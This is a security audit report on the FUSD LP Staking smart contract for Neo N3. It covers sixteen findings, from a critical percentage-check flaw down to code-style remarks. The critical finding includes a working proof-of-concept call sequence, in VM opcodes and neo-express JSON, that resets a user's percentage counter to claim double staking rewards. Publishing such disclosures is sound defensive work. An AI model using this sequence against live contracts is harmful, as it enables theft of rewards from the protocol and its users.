



Security Audit Report

20/02/2023

FUSD Staking

All information collected here is strictly confidential and may only be distributed with Red4Sec express authorization.



Content

Introduction	3
Disclaimer	3
Scope	4
Executive Summary.....	5
Conclusions	6
Vulnerabilities	7
List of vulnerabilities	7
Vulnerability details	7
Wrong total percentage check	8
Unbounded loops.....	11
Denial of service in the query methods.....	12
Lack of Inputs Validation	13
Lack of documentation	15
Improve NEP-17 transfers usage	16
Limit call rights.....	17
Safe storage access	18
Absence of unit test	19
Missing manifest information.....	20
Safe contract update.....	21
Unsafe ownership transfer	22
Lack of safe method attribute.....	23
Unify storage prefixes	24
Code style	25
GAS Optimization	31
Annexes.....	35
Methodology	35
Manual Analysis.....	35
Automatic Analysis.....	35
Vulnerabilities Severity.....	36

Introduction

The project FUSD-LP-Staking is a special staking contract for FUSD-related LP tokens which objective is to encourage FUSD minting.



Currently, the FUSD token is only used in Flamingo Staking, users are expected to mint FUSD with certain collateral, and add these FUSD into different liquidity pools to get LP tokens. Finally, they can stake these LP tokens to Flamingo Staking and get a higher APR comparing it with existing stakings.

It is intended to reward more FLM for the operation "deposit-and-mint" (75%) instead of "buy-and-stake" (25%), so that the FUSD price can be "stable" again.

As solicited by **Neo** and as part of the vulnerability review and management process, Red4Sec has been requested to perform a security code audit in order to evaluate the security of the **fUSD Staking** project.

The report includes specifics retrieved from the audit for all the existing vulnerabilities of fUSD Staking. The performed analysis shows that the smart contract does contain one critical vulnerability.

Disclaimer

This document only represents the results of the code audit conducted by Red4Sec Cybersecurity and should not be used in any way to make investment decisions or as investment advice on a project.

Likewise, the report should not be considered neither "endorsement" nor "disapproval" of the guarantee of the correct business model of the analyzed project, nor as guarantee on the operation or viability of the implemented financial product.

Red4Sec makes full effort and applies every resource available for each audit, however it does not warrant the function, nor the safety of the project and it cannot be deemed a sufficient assessment of the code's utility and safety, bug-free status, or any other declarations of the project. Additionally, Red4Sec makes no security assessments or judgments about the underlying business strategy, or the individuals involved in the project.

Blockchain technology and cryptographic assets come with its own new risks and challenges, where the ecosystem, platform, its programming language, and other software related to said technology can have vulnerabilities that could lead to exploits. As a result, the audit cannot guarantee the explicit security of the audited projects.

The audit reports can be used to improve the code quality of smart contracts, to help limit the vectors of attack and to lower the high level of risks associated with utilizing new and continually changing technologies such as cryptographic tokens and blockchain, but they are unable to detect any future security concerns with the related technologies.

Scope

Red4Sec Cybersecurity has made a thorough audit of the **FUSD Staking** security level against attacks, identifying possible errors in the design, configuration or programming; therefore, guaranteeing the availability, integrity and confidentiality of the project and the possible assets treated and stored.

The scope of this evaluation includes the following items provided by **Neo**:

- <https://github.com/flamingo-finance/FUSD-LP-Staking/tree/main/fusd-lp-staking>
 - commit: 35d952fc6daf246712ed170ecb7cf9bd2afdd7d1


Executive Summary

The security audit against **FUSD Staking** has been conducted between the following dates: **25/01/2023** and **08/02/2023**.

Once the analysis of the technical aspects has been completed, the performed analysis shows that the audited source code contains critical and non-critical vulnerabilities that should be mitigated as soon as possible.

During the analysis, a total of **16 vulnerabilities** were detected, these vulnerabilities have been classified by the following level of risks, defined in Vulnerabilities Severity annex.

VULNERABILITY SUMMARY



Conclusions

To this date, **20/02/2023**, the general conclusion resulting from the conducted audit, is that the **FUSD Staking** smart contracts are completely secure and do not present vulnerabilities that could compromise the security of the project. However, Red4Sec has found a few potential improvements, these do not pose any risk by themselves, and we have classified such issues as informative only, but they will help to continue to improve the security and quality of its developments.

The general conclusions of the performed audit are:

- A critical vulnerability was detected during the security audit. This vulnerability poses a great risk for **FUSD Staking** project. This vulnerability has been corrected by the **FUSD Staking** team and subsequently reviewed and verified by the Red4Sec team.
- A **few low impact issues** were detected and classified only as informative, but they will continue to help **FUSD Staking** improve the security and quality of its developments.
- The overall impression about code quality and organization is not optimal. The developed code does not comply with code standards and lacks essential security measures. Red4Sec has given some additional recommendations on how to continue improving and how to apply good practices.
- The logic of the contract allows the owner to alter certain values of the contract at will, allowing to obtain an advantageous position in certain situations. Even though the contract has functions to resign to the owner's privileges throughout the life of the contract, this decision initially relies with the project itself.
- The economics of the **FUSD Staking** project have not been audited due to lack of documentation, therefore there may be risks to the viability and sustainability of the project.
- The quantity and quality of the Unit Tests have been shown to be insufficient and could be improved. The development cycle needs to be reviewed since we have found that unit tests are not covering all the logic of the contracts or all the possible cases of operation, such as: different stakings, different vaults and times, etc.
- Certain methods **do not make the necessary input checks** in order to guarantee the integrity and expected arguments format.
- It is important to highlight that both, the new N3 blockchain and the compiler of the smart contracts are new technologies, which are in constant development and have less than a year functioning. For this reason, they are prone to new bugs and breaking changes. Therefore, this audit is unable to detect any future security concerns with neo smart contracts.

In order to deal with the detected vulnerabilities, an action plan must be elaborated to guarantee its resolution, prioritizing those vulnerabilities of greater risk and trying not to exceed the maximum recommended resolution times.

Vulnerabilities

In this section, you can find a detailed analysis of the vulnerabilities encountered upon the security audit.

List of vulnerabilities

Below, we have gathered a complete list of the vulnerabilities detected by Red4Sec, presented and summarized in a way that can be used for risk management and mitigation.

Table of vulnerabilities			
ID	Vulnerability	Risk	State
FSR-01	Wrong total percentage check	Critical	Fixed
FSR-02	Unbounded loops	Low	Assumed
FSR-03	Denial of service in the query methods	Low	Assumed
FSR-04	Lack of Inputs Validation	Low	Assumed
FSR-05	Lack of documentation	Low	Assumed
FSR-06	Improve NEP-17 transfers usage	Low	Assumed
FSR-07	Limit call rights	Informative	Assumed
FSR-08	Safe storage access	Informative	Partially Fixed
FSR-09	Absence of unit test	Informative	Partially Fixed
FSR-10	Missing manifest information	Informative	Assumed
FSR-11	Safe contract update	Informative	Assumed
FSR-12	Unsafe ownership transfer	Informative	Assumed
FSR-13	Lack of safe method attribute	Informative	Assumed
FSR-14	Unify storage prefixes	Informative	Assumed
FSR-15	Code style	Informative	Assumed
FSR-16	GAS Optimization	Informative	Assumed

Vulnerability details

In this section, we provide the details of each of the detected vulnerabilities indicating the following aspects:

- Category
- Active
- Risk
- Description
- Recommendations

Wrong total percentage check

Identifier	Category	Risk	State
FSR-01	Business Logic	Critical	Fixed

The Staking contract allows you to establish different participation percentages in the event that a user has several vaults where they want to distribute the rewards, the sum of which should never exceed *100%*.

The `SetPercentageByAsset` method of the Staking contract does not properly perform this check allowing a user to exceed *100%* among all the set percentages and earn rewards above the initial limit.

`SetPercentageByAsset` does not perform enough inputs verifications and allows to modify the content of the storage where the total sum of these values is actually stored, `config[UInt160.Zero]`, this action allows to call the method by setting `asset` to the `0x00` value and to arbitrarily set the total percentage counter of the user.

```
public static void SetPercentageByAsset(UInt160 asset, UInt160 user, BigInteger newPercent)
{
    ExecutionEngine.Assert(Runtime.CheckWitness(user), "No authorization.");
    ExecutionEngine.Assert(newPercent >= 0, "percent invalid");
    Map<UInt160, BigInteger> config = GetPercentageConfig(user);
    BigInteger prePercent = config.HasKey(asset) ? config[asset] : 0;
    BigInteger sum = config.HasKey(UInt160.Zero) ? config[UInt160.Zero] : 0;
    BigInteger newSum = sum - prePercent + newPercent;
    ExecutionEngine.Assert(newSum <= 100, "SetPercentageConfig: out of 100%");
    config[UInt160.Zero] = newSum;
    config[asset] = newPercent;
    PercentageConfigStorage.Put(user, config);
}
```

Proof of Concept

For the following proof of concept, two tokens have been used `0x..0A` and `0x..0B`. As mentioned above, by calling `SetPercentageByAsset(UInt160.Zero, attacker, 0)` it is possible to reset the total sum of the set percentages, so the proof-of-concept shown below first clears the counter to *0*, then sets the token `0x..0A` to *100%*, and repeats the process with the token `0x..0B`, allowing us to obtain *100%* in two different tokens.

```
PUSHDATA1 00 (0)
PUSHDATA1b198..bd18 Nc71..mbjh (genesis)
PUSHDATA10000..0000 NKuyBkoGdZZSLyPbJEetherhMjeznFZszf
PUSH3
PACK
PUSH15
PUSHDATA17365..6574 NWS8RzHC6do41i312hrvuMxsdqa8bMdRBB
PUSHDATA175ab..89c1 (fUSD-lp-staking)
SYSCALLSystem.Contract.Call
PUSHDATA1 64 (100)
PUSHDATA1b198..bd18 Nc71..mbjh (genesis)
PUSHDATA10000..000a NKuyBkoGdZZSLyPbJEetherhMjf1ug53uf
PUSH3
```



```

PACK
PUSH15
PUSHDATA17365..6574 NWS8RzHC6do41i312hrvuMxsdqa8bMdRBB
PUSHDATA175ab..89c1 (fUSD-lp-staking)
SYSCALLSystem.Contract.Call
PUSHDATA1 00 (0)
PUSHDATA1b198..bd18 Nc71..mbjh (genesis)
PUSHDATA10000..0000 NKuyBkoGdZZSLyPbJEetherhMjeznFZszf
PUSH3PACK
PUSH15
PUSHDATA17365..6574 NWS8RzHC6do41i312hrvuMxsdqa8bMdRBB
PUSHDATA175ab..89c1 (fUSD-lp-staking)
SYSCALLSystem.Contract.Call
PUSHDATA1 64 (100)
PUSHDATA1b198..bd18 Nc71..mbjh (genesis)
PUSHDATA10000..0000 NKuyBkoGdZZSLyPbJEetherhMjf1ziMskx
PUSH3
PACK
PUSH15
PUSHDATA17365..6574 NWS8RzHC6do41i312hrvuMxsdqa8bMdRBB
PUSHDATA175ab..89c1 (fUSD-lp-staking)
SYSCALLSystem.Contract.Call
PUSHDATA1b198..bd18 Nc71..mbjh (genesis)
PUSHDATA10000..0000 NKuyBkoGdZZSLyPbJEetherhMjf1ug53uf
PUSH2
PACK
PUSH15
PUSHDATA16765..6574 NVLgKgMP6WxfhAx6ERKDFnZrQM1iKQ9myR
PUSHDATA175ab..89c1 (fUSD-lp-staking)
SYSCALLSystem.Contract.Call
PUSHDATA1b198..bd18 Nc71..mbjh (genesis)
PUSHDATA10000..0000 NKuyBkoGdZZSLyPbJEetherhMjf1ziMskx
PUSH2
PACK
PUSH15
PUSHDATA16765..6574 NVLgKgMP6WxfhAx6ERKDFnZrQM1iKQ9myR
PUSHDATA175ab..89c1 (fUSD-lp-staking)
SYSCALLSystem.Contract.Call

```

As can be seen in the following screenshot, at the end of this process, the percentages of the tokens are checked and both tokens return 100%.

EXECUTION:	TRIGGER:	VM STATE:	EXCEPTION:	GAS:	RESULT 1:	RESULT 2:	RESULT 3:	RESULT 4:	RESULT 5:	RESULT 6:
#1	Application	HALT	(none)	67489480	(null)	(null)	(null)	(null)	64 (100)	64 (100)

An example of the call with neo-express would be as follows:

```

[
  {
    "contract": "fUSD-lp-staking",
    "operation": "setPercentageByAsset",
    "args": [ "0x0000000000000000000000000000000000000000", "@genesis", "0x00" ]
  },
  {
    "contract": "fUSD-lp-staking",
    "operation": "setPercentageByAsset",

```

```
[{"args": [ "0x0000000000000000000000000000000000000000000000000000000000000000A", "@genesis", "0x64" ],
},
{
  "contract": "fUSD-LP-Staking",
  "operation": "setPercentageByAsset",
  "args": [ "0x0000000000000000000000000000000000000000000000000000000000000000", "@genesis", "0x00" ]
},
{
  "contract": "fUSD-LP-Staking",
  "operation": "setPercentageByAsset",
  "args": [ "0x0000000000000000000000000000000000000000000000000000000000000000B", "@genesis", "0x64" ]
},
{
  "contract": "fUSD-LP-Staking",
  "operation": "getPercentageByAsset",
  "args": [ "0x0000000000000000000000000000000000000000000000000000000000000000A", "@genesis" ]
},
{
  "contract": "fUSD-LP-Staking",
  "operation": "getPercentageByAsset",
  "args": [ "0x0000000000000000000000000000000000000000000000000000000000000000B", "@genesis" ]
}
]
```

Moreover, the rewards will be incorrectly calculated by `GetVirtualFUSDBorrowed` and the user will get double rewards for each token allowed in the whitelist.

Recommendations

- Check that `asset` cannot be `UInt160.Zero`.
- Check that the `asset` is inside the `Whitelist`.

Source Code References

- [fUSD-LP-Staking/Staking.Percent.cs#L22](#)

Fixes Review

This issue has been addressed in the following pull request:

- <https://github.com/flamingo-finance/FUSD-LP-Staking/pull/6>

Unbounded loops

Identifier	Category	Risk	State
FSR-02	Denial of Service	Low	Assumed

Part of the logic on the contract executes loops that can make too many iterations, which can trigger a Denial of Service (DoS) by GAS exhaustion because it iterates without any limit.

The logic located in the `Staking.Storage.cs` and `Staking.FUSD.cs` files contain certain methods that might trigger a denial of service by GAS exhaustion because it iterates without limits over the storage entries.

Loops without limits are considered a bad practice in the development of Smart Contracts, since they can trigger a Denial of Service or overly expensive executions, this is the case affecting the `Network Contract`. Below you can find the snippet of the code affected.

```
internal static BigInteger Count()
{
    StorageMap map = new(Storage.CurrentReadOnlyContext, AssetPrefix);
    var iterator = map.Find();
    BigInteger count = 0;
    while (iterator.Next())
    {
        count++;
    }
    return count;
}
```

Source Code References

- [Staking.Storage.cs#L103](#)
- [Staking.Storage.cs#L222](#)
- [Staking.FUSD.cs#L16](#)

Denial of service in the query methods

Identifier	Category	Risk	State
FSR-03	Denial of Service	Low	Assumed

Different query methods of the contract return a list of characteristics without considering that neo's virtual machine has a limitation of 2048 elements in the return of the operations and a Denial of Service could occur with higher values.

Taking into consideration a scenario where these query methods fail at some point by exceeding the limits of the virtual machine and returning FAULT in its execution, a denial of service would be produced, this limits the affected methods to fewer than 600 entries.

```
[Safe]
public static UInt160[] GetAllAsset()
{
    BigInteger count = AssetStorage.Count();
    return AssetStorage.Find(count);
}
```

Source Code References

- [Staking.Owner.cs#L56](#)
- [Staking.WhiteList.cs#L25](#)
- [Staking.Storage.cs#L114](#)
- [Staking.Storage.cs#L231](#)

Lack of Inputs Validation

Identifier	Category	Risk	State
FSR-04	Data Validation	Low	Assumed

Certain methods of the different contracts in the **fUSD Staking** project do not properly check the arguments, which can lead to major errors.

The general execution of the `Staking` contract is not checking certain inputs nor the integrity of some `UInt160` types, and in various cases, integers with negative or zero value.

UInt160 Validation

Additionally, in certain methods it is convenient to check that the value is a valid hash (`hash.IsValid`) and not `IsZero`, leaving the verification as: `hash.IsValid && !hash.IsZero`.

Source Code References

- [Staking.Record.cs#L16](#)
- [Staking.Record.cs#L57](#)
- [Staking.FUSD.cs#L16](#)
- [Staking.FUSD.cs#L42](#)
- [Staking.FUSD.cs#L61](#)

IsZero Validation

In the `SetPercentageByAsset`, `GetPercentageConfig` and `GetPercentageByAsset` methods, the value of the `UInt160` (asset and user) is not verified, it could be `UInt160.Zero` and modify the default values and end up allowing exploiting vulnerabilities such as the one mentioned in Wrong asset percentage distribution logic.

Source Code References

- [Staking.Percent.cs#L12](#)
- [Staking.Percent.cs#L27](#)
- [Staking.Percent.cs#L33](#)

The same scenario occurs in the `SetFLMAddress` method since it does not verify that the value of `flm` is not zero. Therefore, in this case it is recommended to use the `CheckAddrValid` method.

```
public static bool SetFLMAddress(UInt160 flm, UInt160 author)
{
    ExecutionEngine.Assert(Runtime.CheckWitness(author), "SetFLMAddress: CheckWitness failed, author-".ToByteArray().Concat(author).ToByteArray());
    ExecutionEngine.Assert(IsAuthor(author), "SetFLMAddress: not author-".ToByteArray().Concat(author).ToByteArray());
    ExecutionEngine.Assert(flm.IsValid, "SetFLMAddress: address valid-".ToByteArray().Concat(flm).ToByteArray());
    FLMAddressStorage.Put(flm);
    return true;
}
```

Source Code References

- [Staking.FLM.cs#L28](#)

Negative Values

Various methods do not check that the value of certain variables is not negative, allowing to receive unexpected values.

Source Code References

- [Staking.cs#L67](#)
- [Staking.Record.cs#L16](#)

External Calls

Delegating to users the destination and arguments of the invocations that our contract makes, can imply great risks.

Calling to untrusted contracts is very dangerous, since the code at the target address can change the execution flow and reuse the signature scopes, which will produce unwanted behaviours.

Both the destination and the arguments of the invocations made by our smart contract must be properly verified and only performed on trusted destinations.

Source Code References

- [Staking.Record.cs#L57](#)

Recommendations

It is advisable to always check the format of the arguments before using their value, otherwise, a user could send unexpected values through these arguments, being able to make injections or arbitrary reads from the storage, either intentionally or not.

Lack of documentation

Identifier	Category	Risk	State
FSR-05	Testing and Documentation	Low	Assumed

The **fUSD Staking** project does not contain technical documentation of any sort, nor execution flow diagrams, class diagrams or code properly commented. This is a bad practice that complicates understanding the project and makes it difficult for the team of auditors to analyze the functionalities, since **there is no technical documentation to check if the current implementation meets the needs and purpose of the project.**

Having updated and accurate documentation of the project is an essential aspect for open-source projects, in fact it is closely related with the adoption and contribution of the project by the community.

In addition, it should be noted that the vast majority of the commented code that exists is in Chinese, this practice is not recommended for an open-source project where the majority of the community uses English as the lingua franca. It is advisable to translate said code to English to make it more universal, easy to read, to audit and to understand by third parties.

Likewise, it is advisable to define and detail in the documentation of the project the privileges and functionalities of the different roles available in the project (owner and author), in order to show transparency towards the users of **fUSD Staking**, facilitate the understanding of the project and increase its reliability.

Recommendations

- Documentation is an integral part of the Secure Software Development Lifecycle (SSDLC), and it helps to improve the quality of the project, improve the readability of the code, thus making it easier to audit. Therefore, it is recommended to add the code documentation with the according descriptions of the functionalities, classes and public methods.

Improve NEP-17 transfers usage


Identifier	Category	Risk	State
FSR-06	Undefined Behavior	Low	Assumed

The NEP17 standard establishes that the transfer method will have the data argument in order to make the standard more versatile and allow different implementations that extend the functionality.

Since the implementation of the token will be unknown, it is convenient to either use null as the value sent to the transfer method, or to add the data argument to the input function, so that the content of the token is forwarded to the transfer method.

```
//Nep5转账
object[] @params = new object[]
{
    Runtime.ExecutingScriptHash,
    fromAddress,
    amount,
    new byte[0]
};

try
{
    var result = (bool)Contract.Call(asset, "transfer", CallFlags.All, @params);
    ExecutionEngine.Assert(result, "Refund: transfer failed, ".ToByteArray().ToString());
}
catch (Exception)
```



Recommendations

- It is recommended to add the data argument to the input function or to send null instead.

References

- <https://github.com/neo-project/proposals/blob/master/nep-17.mediawiki>

Source Code References

- [Staking.cs#L92](#)

Limit call rights

Identifier	Category	Risk	State
FSR-07	Design Weaknesses	Informative	Assumed

It is important to highlight that in certain cases, the witnesses scope extends beyond the invoked contracts and that there is a possibility that the invoked contract makes a reentrancy; therefore, it is advisable to use the principle of least privilege (PoLP) during all the external processes or the calls to the contracts.

Therefore, when making the call to any contract it is expected to be read-only; as it is the case of obtaining the user's balance in method `GetVirtualFUSDBorrowed`, this call should always be made with the `ReadOnly` flag instead of `CallFlags.All`.

```
public static BigInteger GetVirtualFUSDBorrowed(UInt160 asset, UInt160 user)
{
    var balances = (object[][])Contract.Call(FUSDVault, "getVaultBalances", CallFlags.All, user);
```

In this case, the criticality has been lowered because the function is marked with the `Safe` attribute.

Recommendations

- Use `ReadOnly` whenever possible for any external call to a contract, where the permissions to modify states are not required.

References

- https://en.wikipedia.org/wiki/Principle_of_least_privilege

Source Code References

- [Staking.FUSD.cs#L18](#)

Safe storage access

Identifier	Category	Risk	State
FSR-08	Design Weaknesses	Informative	Partially Fixed

N3 contains different types of storage access, being `CurrentReadOnlyContext` the most appropriate one for the read-only methods; using a read-only context prevents any malicious change to the states. As in the rest of the cases, it is important to follow the principle of least privilege (PoLP) in order to avoid future problems.

```
public static bool IsSet(UInt256 txid)
{
    var value = new StorageMap(Storage.CurrentContext, mapName).Get(txid);
    return value is not null;
}
```

The getter methods of the `EnteredStorage`, `TotalVirtualFUSDStorage`, `BStorage`, and `PercentageConfigStorage` classes should use the `CurrentReadOnlyContext` storage context.

References

- https://en.wikipedia.org/wiki/Principle_of_least_privilege

Source Code References

- [Staking.Storage.cs#L30](#)
- [Staking.Storage.cs#L403](#)
- [Staking.Storage.cs#L437](#)
- [Staking.Storage.cs#L473](#)

Fixes Review

This issue has been partially addressed in the following commit:

- <https://github.com/flamingo-finance/FUSD-LP-Staking/commit/0c4d55449027904ca5646ed668efebae0d953a3b>

Absence of unit test

Identifier	Category	Risk	State
FSR-09	Testing and Documentation	Informative	Partially Fixed

The absence of the Unit Test has been detected, during the security review, this is a highly recommended practice that has become mandatory in projects destined to manage large amounts of capital.

For the safety development of any project, from Red4Sec we consider that unitary tests are essential, and its periodical execution is fundamental.

The use of Unit tests is essential for the following reasons:

- Helps to detect errors in earlier phases of the software development process.
- Improves code quality by ensuring that each unit properly functions independently.
- Facilitates future problem identification and resolution.
- Provides a solid foundation for developing new features.
- Increases confidence in the code by allowing changes to be made with the assurance that existing functions are not broken.
- Makes the integration and team development process easier.

Fixes Review

This issue has been partially addressed in the following commits:

- <https://github.com/flamingo-finance/FUSD-LP-Staking/commit/2e5e8598c74d7130007a8629f0bf3e3c9d68a992>
- <https://github.com/flamingo-finance/FUSD-LP-Staking/commit/677f5315131a914a1c2c76b5911ca14390b95df5>

The built-in unit tests do not cover all possible scenarios of the Smart Contract, such as multiple stakings from different vaults, multiple stakers, rewards over time, etc. It is recommended to review them and cover all possible cases.

Missing manifest information

Identifier	Category	Risk	State
FSR-10	Codebase Quality	Informative	Assumed

The Red4Sec team has detected that the **fUSD Staking** contract does not properly specify the information related to the Smart Contract in its manifest.

All the contract information identified in the contract's manifest (*author, email, description, source*) is incomplete. Therefore, it is recommended to customize said content by adding your own information, which will also provide the users with relevant information about the project, increase the trust and improve the SEO of the contract.

```
[ManifestExtra("Author", "")]
[ManifestExtra("Email", "")]
[ManifestExtra("Description", "")]
[ContractPermission("", "")]
public partial class Staking : SmartContract
{
```

In the case of the audited smart contracts, it has been identified that no information has been filled in, even the source attribute is not being included. This value can be defined using the `ContractSourceCodeAttribute` attribute.

Recommendations

- Adding all possible metadata to the contracts favors indexing, traceability, and auditability by users, which conveys greater confidence to the user.

References

- <https://github.com/neo-project/proposals/blob/master/nep-16.mediawiki#source>

Source Code References

- [Staking.cs#L11-L13](#)

Safe contract update

Identifier	Category	Risk	State
FSR-11	Design Weaknesses	Informative	Assumed

It is important to mention that the owner of the contract has the possibility of updating it, which implies a possible change in the logic and in the functionalities of the contract, reducing part of the concept of decentralized trust.

Although this is a recommended practice in these early phases of the N3 blockchain, where significant changes can still take place, it would be convenient to include certain protections to increase transparency for the users so they can act accordingly.

Recommendations

There are various good practices that help mitigate this problem, such as; add a `TimeLock` to start the Update operations, emit events when the Update operation is requested, temporarily disable the functionalities of the contract and finally issue a last notification and execute the Update operation after the `TimeLock` is completed.

Source Code References

- [Staking.Owner.cs#L68](#)

Unsafe ownership transfer

Identifier	Category	Risk	State
FSR-12	Data Validation	Informative	Assumed

The modification process of an owner is a delicate process, since the governance of our contract and therefore of the project may be at risk, for this reason it is recommended to adjust the owner's modification logic, to a logic that allows to verify that the new owner is in fact valid and does exist.

In the case of N3, this process can be carried out in a single transaction without the need to lengthen the process. Transactions in N3 can be signed by multiple accounts and `CheckWitness` could be called with the proposed owner and the current owner at the same time, provided the transaction scope is properly configured.

Source Code References

- [Staking.Owner.cs#L23](#)

Lack of safe method attribute

Identifier	Category	Risk	State
FSR-13	Design Weaknesses	Informative	Assumed

In N3 there is a `Safe` attribute which defines that the call to the contract will create an execution context where the storage will not be modifiable or able to produce notifications. This characteristic turns the `Safe` methods into secure query methods.

```
if (method.Safe)
{
    flags &= ~(CallFlags.WriteStates | CallFlags.AllowNotify);
}
```

The `GetHistoryUintBProfitSum` public method is read-only, therefore, it should be marked as `safe`.

Additionally, it will provide the wallets and dApps with the necessary information to identify it as a query method and to make a reading invocation with no GAS costs. Therefore, it is convenient to establish our query methods as `Safe` to keep the principle of least privilege.

Recommendations

- It is convenient to add the `Safe` attribute to methods that do not make any changes to the storage.

References

- https://en.wikipedia.org/wiki/Principle_of_least_privilege

Source Code References

- [Staking.Record.cs#L16](#)

Unify storage prefixes

Identifier	Category	Risk	State
FSR-14	Codebase Quality	Informative	Assumed

Different storage prefixes are used throughout the contract, mixing String prefixes and Byte prefixes. It is convenient to use the practice of unifying all the prefixes to the same type and of the same length to avoid possible collisions and injections in the use of storage keys.

The use of prefixes in string mode is discouraged, and even more if the text strings are of different sizes between them, since this will cause the keys to have different sizes; If the code is vulnerable, there is a possibility of collisions and/or storage injections, however not in this particular case.

Recommendations

It is recommended to use 1-byte prefixes since it helps to consume less gas by drastically reducing the keys of the storage.

Source Code References

- [Staking.Storage.cs#L24](#)
- [Staking.Storage.cs#L43](#)

Code style

Identifier	Category	Risk	State
FSR-15	Codebase Quality	Informative	Assumed

During the audit of the Smart Contract certain bad practices have been detected throughout the code that should be improved, it is always recommended to apply various coding style and good practices. This is a very common bad practice, especially in these types of projects that are continually changing and improving. This is not a vulnerability in itself, but it helps to improve the code and to reduce the appearance of new vulnerabilities.

Following, we detail a few points that could be improved in terms of style, quality, and readability of the code throughout the audited contract.

Group methods by visibility

There are public methods that are ordered between private methods, and viceversa, this practice is strongly discouraged, as it makes the code more difficult to audit and facilitates human errors, since it could expose methods that were initially designed to be private.

```
private static void SetTotalVirtualFUSD(UInt160 asset, BigInteger total)
{
    TotalVirtualFUSDStorage.Put(asset, total);
}

[Safe]
public static BigInteger GetTotalVirtualFUSD(UInt160 asset)
{
    return TotalVirtualFUSDStorage.Get(asset);
}

private static void UpdateS(UInt160 asset, BigInteger pres, BigInteger curs)
{
    BigInteger preS = GetS(asset);
    BigInteger curS = preS - pres + curs;
    SetS(asset, curS);
}
```

Source Code References

- [Staking.FUSD.cs#L29-L39](#)
- [Staking.FUSD.cs#L48-L58](#)
- [Staking.Record.cs#L16-L19](#)
- [Staking.Record.cs#L57-L63](#)

Optimize logic

Following, a few of the examples detected on how to optimize the implemented logic, with the aim of making the code more readable, maintainable and user-friendly.

It is convenient to invert the following condition in order to avoid an empty conditional, facilitating the readability of the code and consequently its understanding.

```

BigInteger recordTimestamp = GetCurrentRecordTimestamp(assetId);
if (recordTimestamp >= currentTimestamp)
{
    return;
}
else
{
    var uintStackProfit = GetCurrentUintStackProfit(assetId);

```

Additionally, maintaining the same premise, it is recommended to make the return statement in a single line in the `CheckIfStakingStart`, `CheckIfRefundStart` and `CheckWhetherSelf` methods.

```

private static bool CheckIfStakingStart(BigInteger currentTimestamp)
{
    if (currentTimestamp >= StartStakingTimeStamp)
    {
        return true;
    }
    else
    {
        return false;
    }
}

private static bool CheckIfRefundStart(BigInteger currentTimestamp)
{
    if (currentTimestamp >= StartClaimTimeStamp)
    {
        return true;
    }
    else
    {
        return false;
    }
}

```

Finally, in this case it is recommended to eliminate all the `else` blocks with their respective return statements, making the return of the function in case the conditionals are not fulfilled.

```

public static bool SetCurrentShareAmount(UInt160 assetId, BigInteger amount, UInt160 adminAddress)
{
    ExecutionEngine.Assert(CheckAddrValid(true, assetId, adminAddress), "SetCurrentShareAmount: invalid params");
    if (IsInWhiteList(assetId) && IsAuthor(adminAddress) && Runtime.CheckWitness(adminAddress))
    {
        if (amount >= 0)
        {
            CurrentShareAmountStorage.Put(assetId, amount);
            UpdateStackRecord(assetId, GetCurrentTimestamp());
            return true;
        }
        else
        {
            return false;
        }
    }
    else
    {
        return false;
    }
}

```

Source Code References

- [Staking.Record.cs#L70](#)
- [Staking.cs#L208](#)
- [Staking.cs#L220](#)
- [Staking.Reward.cs#L22-L31](#)
- [Staking.cs#L232](#)

In addition, in order to homogenize the code and all the checks that are conducted in it, it is recommended to check the asset in the `ClaimFLMInternal` method in the same way, as it is done throughout the contract; for example, in the `Refund` method.

```
StakingReocrd stakingRecord = UserStakingStorage.Get(fromAddress, asset);  
if (!stakingRecord.FromAddress.Equals(fromAddress))  
{  
    return false;  
}
```

ClaimFLMInternal method

```
if (stakingRecord.Amount < amount || !(stakingRecord.FromAddress.Equals(fromAddress)) || !(stakingRecord.AssetId.Equals(asset)))  
{  
    EnteredStorage.Delete(tran.Hash);  
    return false;  
}
```

Refund method

Source Code References

- [Staking.cs#L177](#)

Typo in struct name

During the security audit, it has been detected that the `StakingReocrd` struct is not properly written, so it is recommended to modify it to `StakingRecord`, in order to avoid possible human errors in future updates or developments and to facilitate its understanding.

```
struct StakingReocrd  
{  
    public BigInteger TimeStamp;  
    public UInt160 FromAddress;  
    public BigInteger Amount;  
    public UInt160 AssetId;  
    public BigInteger Profit;  
    public BigInteger VirtualFUSDAmount;  
    public BigInteger LittleS;  
}
```

Source Code References

- [Staking.Storage.cs#L9](#)

Use the right visibility

The `Staking.Storage.cs` file contains the classes intended for the use of the storage, since you do not want them to be exposed, the visibility must be `internal` and not `public`. Although it is true that these methods are not currently exposed, there could be a scenario where a future compiler update will expose them. Therefore, it would be convenient to modify the visibility to the most restrictive possible in order to avoid problems in the future.

Source Code References

- [Staking.Storage.cs](#)

Use the right Type

The methods intended to pause the different features of the contract receive an integer as an argument, when it should be a `bool` type, since it can only be in two states, paused and not paused.

```
internal static void Put(BigInteger ispause)
{
    StorageMap map = new(Storage.CurrentContext, PauseStakingPrefix);
    map.Put("PauseStakingPrefix", ispause);
}
```

Put method implementation (using `BigInteger` type as argument)

```
public static bool PauseRefund(UInt160 author)
{
    ExecutionEngine.Assert(Runtime.CheckWitness(author), "
    ExecutionEngine.Assert(IsAuthor(author), "PauseRefund:
    PauseRefundStorage.Put(1);
    return true;
}

public static bool UnPauseRefund(UInt160 author)
{
    ExecutionEngine.Assert(Runtime.CheckWitness(author), "
    ExecutionEngine.Assert(IsAuthor(author), "UnPauseRefur
    PauseRefundStorage.Put(0);
    return true;
}
```

Implementation of Pause/Unpause logic using 0 or 1 values

Source Code References

- [Staking.Pause.cs#L32-L72](#)
- [Staking.Storage.cs#L129](#)
- [Staking.Storage.cs#L146](#)

Commented code

The existence of entire functions commented in the `Staking.Storage.cs` file has been detected, it is advisable to leave the code as readable as possible for the final and stable version.

```
//public static class VirtualFUSDStorage
//{
//    private static readonly byte[] VirtualFUSDPrefix = new byte[] { 0xa1, 0x01 };

//    internal static void Put(UInt160 asset, UInt160 owner, BigInteger amount)
//    {
//        byte[] key = (byte[])((byte[])asset).Concat((byte[])owner);
//        StorageMap map = new(Storage.CurrentContext, VirtualFUSDPrefix);
//        map.Put(key, amount);
//    }

//    internal static BigInteger Get(UInt160 asset, UInt160 owner)
//    {
//        byte[] key = (byte[])((byte[])asset).Concat((byte[])owner);
//        StorageMap map = new(Storage.CurrentContext, VirtualFUSDPrefix);
//        return map.Get(asset) is null ? 0 : (BigInteger)map.Get(asset);
//    }
//}
```

Source Code References

- [Staking.Storage.cs#L372-L389](#)

Wrong comment

As can be seen in the following comment, a reference is made to the `NEP5` standard, when in reality it is the `NEP17` standard.

```
//Nep5转账
object[] @params = new object[]
{
